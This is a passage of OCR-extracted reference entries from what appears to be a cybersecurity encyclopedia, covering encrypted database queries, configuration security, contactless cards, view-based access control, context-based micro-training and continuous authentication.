fact that the set of queries performed on encrypted data may not be fully known a priori. As a consequence, it is possible for the client to reveal the encryption keys of one or more onion layers, unlocking the possibility to perform more expressive queries on a given datum. Among the property-preserving encryption techniques, the authors of CryptDB employ a searchable (Song et al., 2000) encryption approach to implement queries where the selection is done employing the `like` keyword from SQL.

The CryptDB approach relies on a trade-off between the growing flexibility allowed to the queries and the corresponding information being revealed to perform them. The authors of Naveed et al. (2015) highlighted how it can be possible to recover the tuple contents, in case the user reveals

enough keys so that the data are encrypted only with order-preserving encryption (employed for range queries) and deterministic encryption schemes (employed for selections). This should not take place, as highlighted by the authors of CryptDB (Popa et al., 2015), under the assumption that a proper configuration of CryptDB is done at deployment time. Indeed, such a configuration allows to mark some attributes of the schema as *sensitive*. Sensitive attributes are never subject to partial information disclosure due to deterministic or order preserving encryption schemes.

Private Queries Through Searchable Symmetric Encryption

The authors of Kamara and Moataz (2018) propose an approach which relies on representing the queries through a *Select-Project-Cross Product* (SPC) algebra, which is a subset of the well-known relational algebra by Codd. The said subset allows to express conjunctive queries, i.e., queries of the form `select`*attributes*`from`*table*`where` $(att_1 = x_1) \wedge \ldots \wedge (att_n = x_n)$ in a straightforward fashion.

The proposal by Kamara and Moataz (2018) redesigns the data structures of the relational database, composing them out of low-level structured encryption (STE) schemes. The low-level STE schemes encrypt either dictionaries or multimaps with any chosen-plaintext attack (CPA) secure encryption scheme (e.g., AES in counter mode). To be able to employ these low-level structures and still perform efficient queries, the authors propose to store the data in a redundant format, namely, representing the contents of the tables both row-wise and column-wise. Furthermore, they also preserve in a separate table only the equality relation among pairs of values, without the values themselves. Finally, they also store a set of multimaps, one for each column of the database, where each multimap maps a pair of column elements onto all the rows which have the same value in both columns. Combining this redundant format for information, the authors of Kamara and Moataz (2018) are able to efficiently execute queries represented in an optimized normal form with respect to the plain SPC normal form, achieving comparable performance to the one on a cleartext database. Indexes are also supported employing two layers of multimaps to map any given value to its coordinates row- and column-wise.

Private Queries Mediated by Trusted Hardware

A generic solution to perform private computation, which is also viable to perform private queries, is to add a trusted hardware element on the servers hosted by the cloud provider. Such a trusted hardware element enables the management of symmetric keys and the establishment of a confidential and authenticated communication channel between the client and the trusted hardware element itself. To this end, the trusted element typically takes the form of a small general purpose processor, with dedicated memory and permanent storage, which is embedded either in the same silicon die as the CPU (e.g., the AMD Platform Security Processor (PSP)) or in the motherboard chipset (e.g., the Intel Management Engine (ME)).

Once a trusted element is added to the platform, it is possible to supply securely symmetric encryption keys directly to the memory management subsystem of the CPU and provide either per-process or per-virtual machine main memory encryption. The current hardware available as a commercial solution sees Intel taking the former approach while AMD taking the latter (Mofrad et al., 2018). The solution proposed by AMD allows to encrypt an entire virtual machine, where a conventional DBMS may be run, acting on software-encrypted mass storage. Since the mass storage encryption keys reside in encrypted main memory, even the system administrators at the cloud provider do not gain any information. The solution adopted by Intel provides both confidentiality and integrity of the main memory contents, at the cost of limiting the maximum size of the protected memory to 128 MiBs. Since the common working sets of DBMS far exceed the aforementioned size, a significant effort was put into Priebe et al. (2018) isolating a smaller portion of the DBMS itself to be run in the protected memory portion.

Secure configuration management

Definition

Configuration Security refers to the comprehensive set of practices and measures implemented to safeguard the configuration settings of computer systems, networks, and software applications. It involves protecting critical parameters and options that dictate the behavior and functionality of these entities, ensuring that they limit vulnerability exposure, do not introduce unintended weaknesses, and remain resilient against unauthorized access, tampering, or exploitation.

Background

The exponential growth of connected systems, from smart homes to critical infrastructure and even military platforms, has exposed large and ever-evolving attack surfaces. This landscape, further diversified by the rapid expansion of the Internet of Things (IoT), emphasizes the need for robust Configuration Security. Cybersecurity threats are not limited to consumer

devices. In fact, potential breaches of industrial control systems and critical infrastructure pose a significant risk to national security and public safety. Configuration Security tackles these challenges by systematically defining and deploying secure configurations across diverse computing environments. Its core objective is to mitigate system vulnerabilities, minimize attack surfaces, and maintain optimal functionality and performance. This rigorous process involves a deep understanding of the operational context, a meticulous analysis of functional specifications for individual components, and the definition of robust models of intended functionality for complex systems.

A recent survey on automation for network security configuration (Bringhenti et al. 2023) highlighted how manual orchestration and configuration of network security functions is no longer feasible in an environment where increasingly sophisticated cyber-attacks can exploit any configuration error and inflict significant damage. The increasing sophistication of current threats combined with the growing scale of the problem calls for developing automated approaches to securely configure large interconnected systems.

Theory

Security misconfiguration in complex distributed systems, including networked Industrial Control Systems (ICS) and the Internet of Things (IoT), poses a significant challenge. Traditional approaches focused on tuning individual component settings are insufficient, as they fail to capture the broader security implications of configuration changes across the entire system. This challenge intensifies with the growing scale and complexity of cyber systems, necessitating highly automated solutions.

Filling this critical gap, the SCIBORG framework (Soroush et al. 2020) emerged as a solution to elevate the security posture of distributed systems by analyzing the impact of configuration changes on interdependent components using a three-tier graph-based model. The first subgraph of this model captures functional dependencies between system components, allowing to anticipate cascading failures triggered by security exploits. The second subgraph is a vulnerability graph, capturing information about vulnerabilities on any of the system’s components and their pre-conditions and post-conditions. Finally, the third subgraph captures information about

configuration parameters, constraints among them, and their role in enabling or disabling vulnerability pre-conditions.

This graphical model underpins a Constraint Satisfaction Problem, solved by a Satisfiability Modulo Theories (SMT) solver to determine optimal values for all configuration parameters to minimize the impact of potential attacks while maintaining the desired system functionality. SCIBORG additionally provides human-readable justifications for the proposed configuration changes, enhancing trust and transparency.

Configuration security, as evidenced by the graphical model described above, is closely linked to the notion of attack surface. Consequently, this line of research led to rethinking the definition and the evaluation of a system's attack surface, drawing upon over a decade of research in attack surface metrics. Traditional metrics often overlook the intricate interdependencies within distributed systems, neglecting the influence of vulnerable components and configuration settings on the overall attack surface. To address this limitation, the approach proposed in (Iganibo et al. 2023) estimates the potential attack risk associated with exposed vulnerabilities by tracking how the impact generated by their exploitation propagates through dependency chains.

This approach transcends conventional attack surface metrics, introducing a new family of metrics termed "attack volume metrics." The experimental evaluation demonstrated that the scalability of the new metric for realistic graph sizes, while real-world testbed applications illustrated its effectiveness in assessing the depth and ramifications of potential attacks. This metric can provide valuable insights for ongoing configuration security efforts and guide the selection of optimal configurations.

Application

The practical application of Configuration Security spans several key areas, which are briefly described below.

- *Analysis of Functional Specifications*. Understanding the impact of settings in the configuration space on the functionality of both individual components and composed systems.
- *Constructing Agile System Models*. Developing accurate models of intended functionality for composed systems with minimal human intervention, promoting efficiency and scalability.

- *Ingesting Standard Operating Procedures*. Seamlessly mapping standard operating procedures (SOPs), such as pilot checklists, into functional models of system behavior, bridging the gap between human expertise and automated configuration analysis.
- *Characterizing Attack Surfaces*. Identifying vulnerabilities and aspects of a system's attack surfaces stemming from poorly configured or integrated components, proactively addressing potential attack vectors.
- *Deploying and Monitoring Secure Configurations*. Implementing secure configurations, accompanied by continuous monitoring for unauthorized changes during operation, ensuring ongoing protection and resilience.
- *Designing Configuration Repositories*. Creating authoritative and auditable centralized configuration repositories with strong integrity safeguards, promoting accountability, traceability, and compliance.

In summary, the application of Configuration Security to address the key areas listed above can collectively contribute to a resilient cyber posture.

Open Problems and Future Directions

While Configuration Security has made significant strides in recent years, some challenges remain. Future research directions should include developing advanced methods for analyzing and modeling configuration spaces, advancing the automated generation of secure configurations, and addressing the dynamic nature of evolving threats. Additionally, future research efforts should focus on improving the adaptability of configurations in response to emerging vulnerabilities and ensuring the seamless integration of Configuration Security measures into diverse computing environments.

Contactless Cards

Marc Vauclair[58] ✉
(58) BU Identification, Center of Competence Systems Security, NXP Semiconductors, Leuven, Belgium

✉ **Marc Vauclair**
Email: marc.vauclair@nxp.com

Definition

Contactless cards are cards that communicate with the reader through radio waves (i.e., using a RF field). The contactless card is either powered by the RF field or its own power supply if any.

Background

Historically, smart cards were connected to a reader through electrical contacts. At the end of the 1990s, the first contactless smart cards got introduced: the communication between the smart card and the reader is performed using radio waves.

Today there exist dual-interface smart cards. These cards have both a contact interface (e.g., ISO 7816) and a contactless interface (e.g., ISO/IEC 14443).

Theory

For the theory, please refer to the theory of the [NFC] article.

Applications

Typical applications of contactless cards are data exchange, configuration, payment, ticketing, identification, authentication, and access control.

Definition

View-based access control is a mechanism for implementing database security policies. To implement a desired security policy, a database administrator first defines a view for each relevant subset of the data, and then grants privileges on those views to the appropriate users.

Background

When relational database systems were first implemented, two competing authorization frameworks were proposed: *table privileges* and *content filtering*.

The table privileges framework was introduced in System R (Griffiths and Wade 1976). Authorization is accomplished by granting *privileges* to users, where each privilege corresponds to an operation on a table. Table privileges include SELECT (for reading), INSERT, DELETE, and

UPDATE, as well as “grant option” (which lets you delegate to others the privileges you possess). The creator of the table is given all privileges on it, and is free to grant any of those privileges to other users.

When a user submits a command for execution, the database system allows the request only if the user has suitable privileges on every table mentioned in the command. For example, a user cannot execute a query that involves table T without having SELECT privilege on T, cannot insert a record into T without INSERT privilege on it (in addition to SELECT privileges on tables mentioned in the WHERE clause), and so on. If the user lacks the necessary privileges, the entire request is rejected; this is called “all-or-none semantics.”

The content filtering framework was introduced in the INGRES database system (Stonebraker and Rubenstein 1976). Here, a table owner grants access to others on arbitrary, predicate-defined subsets of his tables. When a user submits a query, the system rewrites the query to include the access predicate granted to the user. The resulting query returns only the requested data that the user is authorized to see.

For example, consider an *Employee* table containing fields such as *Name*, *Dept*, and *Salary*. Suppose that a user has been granted access to all records from the toy department. Then a query such as

```
select * from Employee
where Salary > 100
```

will be rewritten to restrict the scope to employees in the toy department, obtaining

```
select * from Employee
where Salary > 100 and Dept = ‘toy’
```

The filtering predicate ensures that the user sees only the records for which he is authorized.

The main problem with content filtering is that it executes a different query from what the user submitted, and therefore may give unexpected answers. For some applications, a filtered result can be disastrously wrong: e.g., omitting some drugs a patient takes when a physician is checking for dangerous interactions, or omitting secret cargo when computing an airplane’s takeoff weight. Often, one cannot say whether filtering has

occurred, without revealing information one is trying to protect (e.g., that the patient is taking an AIDS-specific drug, or that there *is* secret cargo on the airplane). The client thus needs the ability to indicate that filtering is unacceptable and all-or-none enforcement should be used instead.

The table privilege framework (extended to column privileges) has long been part of standard SQL. More recently, the major mainstream DBMSs have also implemented a filtering capability. This article examines the view authorization framework in more detail, and considers how systems have exploited it to obtain the benefits of content filtering.

Theory

View Authorization

A *view* is a database object whose contents are derived from the existing data (i.e., base tables or previously defined views). In a relational database system, a view is defined by a query, and to other queries, it looks and acts like a base table. In fact, relational views are sometimes called *virtual tables*.

Views are predominantly an abstraction mechanism. A database administrator can design the database so that users never need to look at the base tables. Instead, each user sees a customized interface to the database, containing view tables specifically tailored to that user's needs. These views also insulate users from structural changes to the underlying database. When such changes occur, the database administrator simply alters the view definitions appropriately, transparent to the users. This property of views is known as *logical data independence*.

Views are also an elegant means for controlling the sharing of data. If a user wishes to share some of the data in his tables, he can simply create a view that contains precisely that data. For example, the view might omit sensitive columns (such as salary), or it might compute aggregate values (such as average salary per department). View contents are computed on demand, and will thus change automatically as the underlying tables change.

The table privilege framework enables authorization on these views by allowing privileges to be granted on them, just as for tables. When views are used to implement logical data independence, the database administrator grants privileges on the views defining each user's customized interface,

rather than on the underlying tables. When views are used to support data sharing, the data owner grants privileges directly on his shared views, instead of on the underlying base tables. In each case, users are authorized to see the data intended for them, and are restricted from seeing data that they ought not to see.

Recall that the creator of a base table receives all privileges on it; in contrast, the creator of a view will not. Instead, a view creator will receive only those privileges that are consistent with his privileges on the underlying tables. The rationale is that creating a view should not allow a user to do something that he could not otherwise do. The creator of a view receives SELECT privilege on it if he has sufficient privileges to execute the query defining that view. Similarly, the creator receives INSERT (or DELETE or UPDATE) privilege on the view if the view is updatable and the user is authorized to execute the corresponding insert (or delete or update) command. A user obtains a grant-option privilege on the view if the corresponding privileges on all the underlying tables include grant option.

Content-Based Authorization

View-based authorization allows users to provide the same selected access to their tables as in content filtering. Whereas in content filtering a user would grant access to a selected subset of a table, in view-based authorization a user can instead create a view containing that subset and grant a privilege on it. This technique is straightforward, and is commonly used. However, it has severe drawbacks under the current SQL specification. In fact, these drawbacks are partly responsible for the common practice of having applications enforce data security. When such applications are given full rights to the tables they access, security enforcement depends on application code, whose completeness and semantics are hard to validate. Where feasible, it is better to do the enforcement at the database, based on conditions in a high level language, and where *all* accesses get intercepted.

The biggest drawback stems from the fact that the access control system considers base tables and their views to be distinct and unrelated. Yet for queries whose data fall within the scope of both, this relationship is important. One needs, but do not have, an easy way for an application to use the privileges the invoker has, from whatever view. For example, suppose that three users each have different rights on data in the *Employee*

table: all of *Employee*, the view Underpaid_Employee: *Employee* where *Salary* < 100, 000, and the view Toy_Employee: *Employee* where *Dept* = “toy”. Consider an application needing toy-department employees earning below 50,000. Since any of the three views includes all the needed data, consider the plight of an application that can be invoked by any of the three users: Which view should it reference? Since there is no single view for which all three users are authorized, the application has to test the invoker’s privileges and issue a query to the view on which the invoker possesses privileges (a different query for each view). Such complexity places a significant burden on the application developer, which quickly becomes unmanageable as the users’ privileges change.

Another drawback is that a view must always have explicitly administered privileges, even if there are no security implications. For example, suppose the owner of the *Employee* table invites staff members to create convenience views on it (e.g., the view *RecentHires*). Since in this case the sensitive information is the data, not the view definition, the view creator would expect that everyone with privileges on the *Employee* table will have privileges on the view. Instead, only the creator of *RecentHires* has privileges on it – even the owner of *Employee* has none.

A final drawback is that the mechanism for initializing privileges lacks flexibility. Suppose that multiple competing hospitals participate in a federated database, and that these hospitals agree to allow fraud analysts or health-outcome researchers analyze their data. However, these users should not be allowed to see the raw data, but only sanitized views over it. The issue is who will create these views. According to SQL semantics, such a user would need the SELECT privilege with grant option on *every* participant’s contributed information. It may be impossible to find a person trusted by all participants, and if one is found, the concentration of authority risks a complete security failure.

Several researchers have proposed ameliorating these problems by reinterpreting view privileges. The idea is that instead of giving rights to invoke access operations on the view, a privilege is taken as giving rights on the data within it (as with content filtering). With this data-oriented interpretation, the task of authorization is to determine whether a user has rights to the data involved in their command. If the query processor is able to find a query equivalent to the user’s for which the user has the necessary

rights, then no data need be filtered and the user query can reasonably be authorized.

There are three levels of equivalence. The simplest is easily implemented: a user who has access to the tables underlying the view can always access the view. This rule is easily applied in advance, to create derived privileges on views prior to runtime. The second level is to try to rewrite the query at compile time to an equivalent one that references views for which the user has privileges. Constraints in the schema may be exploited (Motro 1989; Rosenthal and Sciore 2000). Query processors already include similar rewrite technology, for query evaluations using materialized views. Finally, there are cases where, by inspecting data visible to the user (i.e., by looking at the results of a different, rather simple query), one can determine that two queries are equivalent on the current database instance (Rizvi et al. 2004).

Row-Level Security

Row-level security provides an effective means of providing simple content-based security, and the products have become quite popular. In effect, for each policy-controlled table, it helps administrators define a simple view that filters the row set, and then automatically transforms user queries; in place of each reference to the table, it substitutes a reference to the view. Simplicity is one key to success: each view is a selection from one table, conjoining one or more simple single-column predicates. The limitations enable fast execution and simple administration. The original Oracle implementation was derived from multilevel secure databases (Denning et al. 1987). In the interest of brevity, the discussion below omits some capabilities; see Oracle Corporation (2011) and Shaul and Ingram (2007) for further details.

The idea is that an administrator specifies one or more “label” columns that the system appends to each table (optionally visible to user queries). The system then creates a view that filters the rows of the table by matching the value of each label column with a corresponding label in the user session. For example, a user session might have a label indicating the extent to which it is approved for sensitive data, to be compared with a *DataSensitivity* label column. Or a label might designate a stakeholder (e.g., a hospital patient); the patient sees a view that compares his label with a *PatientID* label column. One might even independently define labels to deal

with customer privacy, with business secrets, and with third-party proprietary data.

The software handles most of the details, managing several label columns simultaneously, and testing dominance. Dominance can be in a totally ordered set (e.g., Public, Sensitive, Very Sensitive), or a partially ordered set. Partially ordered sets are useful for implementing role-based access control (Ferraiolo et al. 2007), or where there are multiple labels.

Filtering is far better than total refusal in applications where the application simply wants records satisfying the query condition – and can deal with partial results. It is quite dangerous for applications that need the entire result, such as "Not Exists" queries or statistical summaries. Another disadvantage is that content-based security depends on a large, complex query processor, and is therefore difficult to verify or harden against hackers. A feature (often beneficial, but posing security risks) is that administrators have great flexibility in where and how to apply the filtering policy, and in what value to generate in label columns of the query output.

Open Problems

In current practice, policies can restrict which users can access each table and view. This blocks obvious access paths to that data, but does not directly state, nor achieve, the business intent: namely to prevent attackers from obtaining such and such information. Such "negative privileges" are known as *partial disclosure views* or *privacy views*. However, the semantics and implementation of such guarantees are open problems (Dwork 2008; Fung et al. 2010; Miklau and Suciu 2004), and unlikely to be solved. The fundamental difficulties are to determine all possible ways the protected information might be inferred, and all possible knowledge that an attacker might have available to use in such inference. A further practical difficulty arises when one tries to block complex inferences. For example, to protect ({A} + {B}), should one hide A or B – which choice will do less harm to other applications?

Next, there needs to be a powerful but understandable melding of the all-or-nothing versus filtering semantics (especially label-based filtering). It should be suitably controllable by developers, and work at different granularity. Also, efficient implementation still poses a variety of indexing and query optimization challenges.

For delegation to a view owner, models are needed for managing computed resources in federated systems. For example, researchers might devise better constructs to let input owners collaborate in managing a view, without appointing someone with full rights over all inputs (Rosenthal and Sciore 2000). The degree of trust in the view computation also needs to be expressed and managed.

Finally, filtering is often proposed for XML security, with a variety of languages and semantics, e.g., Zhang et al. (2007) and Zhu et al. (2009). On the other hand, static security also makes sense, in an analog of table and column privileges. There currently is no widely supported standard for access control in XML databases. Worse proposed approaches do not demonstrate compatibility with SQL, so there are likely to be many differences. Research is needed to make security as bilingual as storage and query processing, e.g., by building a security model from primitives underlying SQL and XML. The difficulties seem to fall into two broad categories: Are the security semantics different, for equivalent queries in the two data models – i.e., is it possible that information that is protected in the relational model might not be protected if viewed in XML (or vice versa)? And, is it possible to build one DBMS security capability to serve both data models. To add to the challenge, additional models such as RDF/OWL may someday need to be accommodated.

Definition

Context-Based Micro-Training (CBMT) is a method for implementing cybersecurity training for end-users. CBMT includes goals that describe what such training should aim to facilitate and guidelines that outline how.

Background

Users are expected to behave in a certain way in cyberspace to ensure cybersecurity. Policies and technical controls, for instance, provide rules that regulate how passwords should be created, how users should react to email, and what information is allowed to be given away on the phone. Yet, incorrect or insecure user actions continuously lead to cybersecurity incidents (Safa and Von Solms 2016). The use of training to support users towards secure behavior has been suggested by researchers for decades and is often used in practice. Such training can be delivered to users in different ways that can be grouped as follows:

- Scheduled training often takes the form of a live lecture delivered physically or online.

- On-demand training where the user will access a training platform on the user's own accord.
- Training sent directly to the user at regular intervals using, for instance, email or an application.
- Simulations where users experience cybersecurity situations and get feedback on how they act in those situations.
- Warnings displayed to users in various situations, for instance, when downloading a file.

The actual material presented to the user can also vary with plain text, videos, or games as the most common approaches found in the literature.

Despite the frequent use of training, the problem of insecure behavior persists, suggesting that training methods are not effective enough for improving user behavior. In fact, the effectiveness of cybersecurity training has also attracted attention for decades, and there are several suggested reasons for this insufficiency found in literature:

- Users are informed about how to act, but not motivated to act according to the instructions (Bada et al. 2019).
- The knowledge a user acquires during training is only retained for a limited time (Reinheimer et al. 2020).
- It is challenging to get users to participate in training to a high enough extent (Gjertsen et al. 2017).

Context-based micro-training (CBMT) has been proposed as a method for implementation of cybersecurity training that aims to address these problems (Kävrestad and Nohlberg 2020).


Theory and Application

CBMT outlines goals that cybersecurity training of end-users should seek to aim towards and guidelines that describe how that training can be implemented to reach those goals. The goals and guidelines, as outlined by Kävrestad and Nohlberg (2020), are as follows.

Goals:

- Provide training that users want to make use of, instead of forcing them to participate in the training.
- Include an awareness-raising mechanism.
- Require no prior knowledge from the user.

- Be short and easy to absorb.
- Should minimize annoyance for all users, especially those already familiar with the subject.



Guidelines:

- Delivered to users when it is relevant to their current situation. The situation can be constructed or natural.
- Delivered in short sequences.
- Relevant to the users' current situation.
- Include or directly relate to a practical element.
- The information presented must in itself be easy to understand.
- The most crucial points of the information should be highlighted.
- Must be possible to opt-out or skip.

The fundamental idea of CBMT is to increase the user's awareness by presenting training to them when they encounter a situation with cybersecurity risk. That approach is argued to improve user behavior by increasing awareness while increasing the user's motivation to learn by presenting information relevant to the user's current situation (Kävrestad and Nohlberg 2020).

CBMT can be implemented in two different ways: user or service side. A service side implementation is tied to a single service and implemented by a service provider. Two examples are that a web page owner could implement training on password guidelines, and a webmail provider could implement phishing training for users logging in to the webmail. In contrast, a user-side implementation would be installed by the user and should typically be able to detect different security related situations and then present information relating to a detected situation.

Thus, cybersecurity training that follows the CBMT method should have two capabilities. It should first be capable of detecting risky situations. It should then be able to present training relevant for an identified situation. The CBMT process is visualized in Fig. 1.

Context-Based Micro-training, Fig. 1 CBMT process overview

A working example is demonstrated at GitHub (https://rr222cy.github.io/SecurityAssistantWidget/). It demonstrates a service side implementation that provides users with information on password guidelines. A warning with brief information is displayed when the user clicks in the “Password” field. The user can then choose between creating a new password or receiving more information.

Open Problems and Future Directions

The development of CBMT has shown that presenting training to users when they enter risky situations can positively impact cybersecurity behavior. However, the approach can pose a usability problem since users are interrupted in their workflow (Kävrestad et al. 2020). Finding a balance between effectively making users aware of cybersecurity risks while minimizing, or removing, usability problems remains an open issue.

A further future direction is to research how CBMT can be combined with, or affected by, other methods for cybersecurity training. As CBMT does not provide a detailed description of how information should be presented to a user, it is possible to implement CBMT using different media, including text, video, or game elements. The comparative effect of choosing different implementations is a direction for future work.

Active authentication

Definitions


Continuous authentication consists of repeatedly authenticating the subject identity end-to-end during a computing session. Continuous authentication can be active or passive.

Passive continuous authentication consists of authenticating the subject unobtrusively by keeping the authentication medium transparent to the subject.

Active continuous authentication engages the subject in the authentication process. The subject is prompted periodically to participate in the authentication process by providing the authentication information or performing some tasks that will generate the required authentication data.

Background

Authentication represents indisputably one of the most important security mechanisms available in digital systems. Important services such as



authorization and access control schemes rely on the ability of the authentication services to verify the identity of subjects requesting access to protected services. Traditionally, authentication has been performed statically, typically at login time. However, in case where a fraudster is able to circumvent the authentication scheme, there is no other way to prevent this individual from misusing and abusing system services and resources. In the last 15 years, continuous authentication has emerged as a reinforcement of static authentication that helps address the aforementioned limitation.

Application

Continuous authentication depends on specific data sources or sensors which carry or can deliver meaningful information that can be leveraged toward user identification. Some data sources are rich enough to enable a strong identification by focusing the authentication on a limited number of such technologies. Other data sources, when used in isolation, help achieve weaker identification but, when used in combination with several similar data sources, can help achieve relatively stronger identification. Strong continuous authentication data sources are biometric-related data sources, such as keystroke dynamic, mouse dynamic, gait and face biometrics, etc. Weaker data sources, which often fall under the category of the so-called user behavior analytics (UBA), use both contextual and historical user information, along with data provided during Internet communications to determine the probability of whether a user interaction is genuine or not. Examples of contextual information include the traditional username and password, in addition to information such as the user computer mapping or fingerprint, her IP address and IP geo-location, etc. Examples of historical information include user behavior and transaction patterns, which may be captured, for instance, by measuring the velocity of transactions performed by a specific account, or originating from a certain IP address, user, or source, or made at a certain merchant or service provider.

Figure 1 depicts a high-level architecture for continuous authentication systems. The basis for the authentication is a model of the user biological or behavioral traits that uniquely capture the user identity, also called profile, template, or signature. The profile is built through the enrollment process. The enrollment can be manual or automated; it can be passive or interactive; it can be fixed (i.e., occurring once) or dynamic (i.e., updated

over time). The user claims a certain identity typically by providing a username. User activity data are captured by sensors and sent to the controller, which is responsible for monitoring the user behavior. The profile corresponding to the claimed identity is extracted from the profile database and compared in a one-to-one fashion against the activity data. The comparison could be done against individual actions as they are being generated or against a batch of actions. The batch can be of fixed size or time-dependent. In the former case, the comparison takes place when a number of consecutive actions is generated, while in the latter case, the comparison takes place after a specific time period has occurred. If the activity data matches the profile, no action is taken other than logging the outcome, and the same process will be repeated with subsequent actions or batch of actions. Otherwise, if the matching fails, appropriate follow-up action will be taken in reaction. This could consist of generating an alarm and sending a notification to the security administrators, locking the user device that triggered the actions, or triggering a forensic process. The forensic process typically will involve comparing the suspect data against current profiles through a 1-to-n matching process, also called identification. This will help with the attribution of the unknown profile resulting from the impersonation attempt. Typically, such process can be successful only for insider incident cases where the offender’s profile already exists in the profile database.

Continuous Authentication, Fig. 1 High-level architecture for continuous authentication

Open Problems and Future Directions

The field of continuous authentication is a vibrant area of research and innovation, with a growing body of literature. Early research from different authors have been compiled in a book edited by Traore and Ahmed (2012).

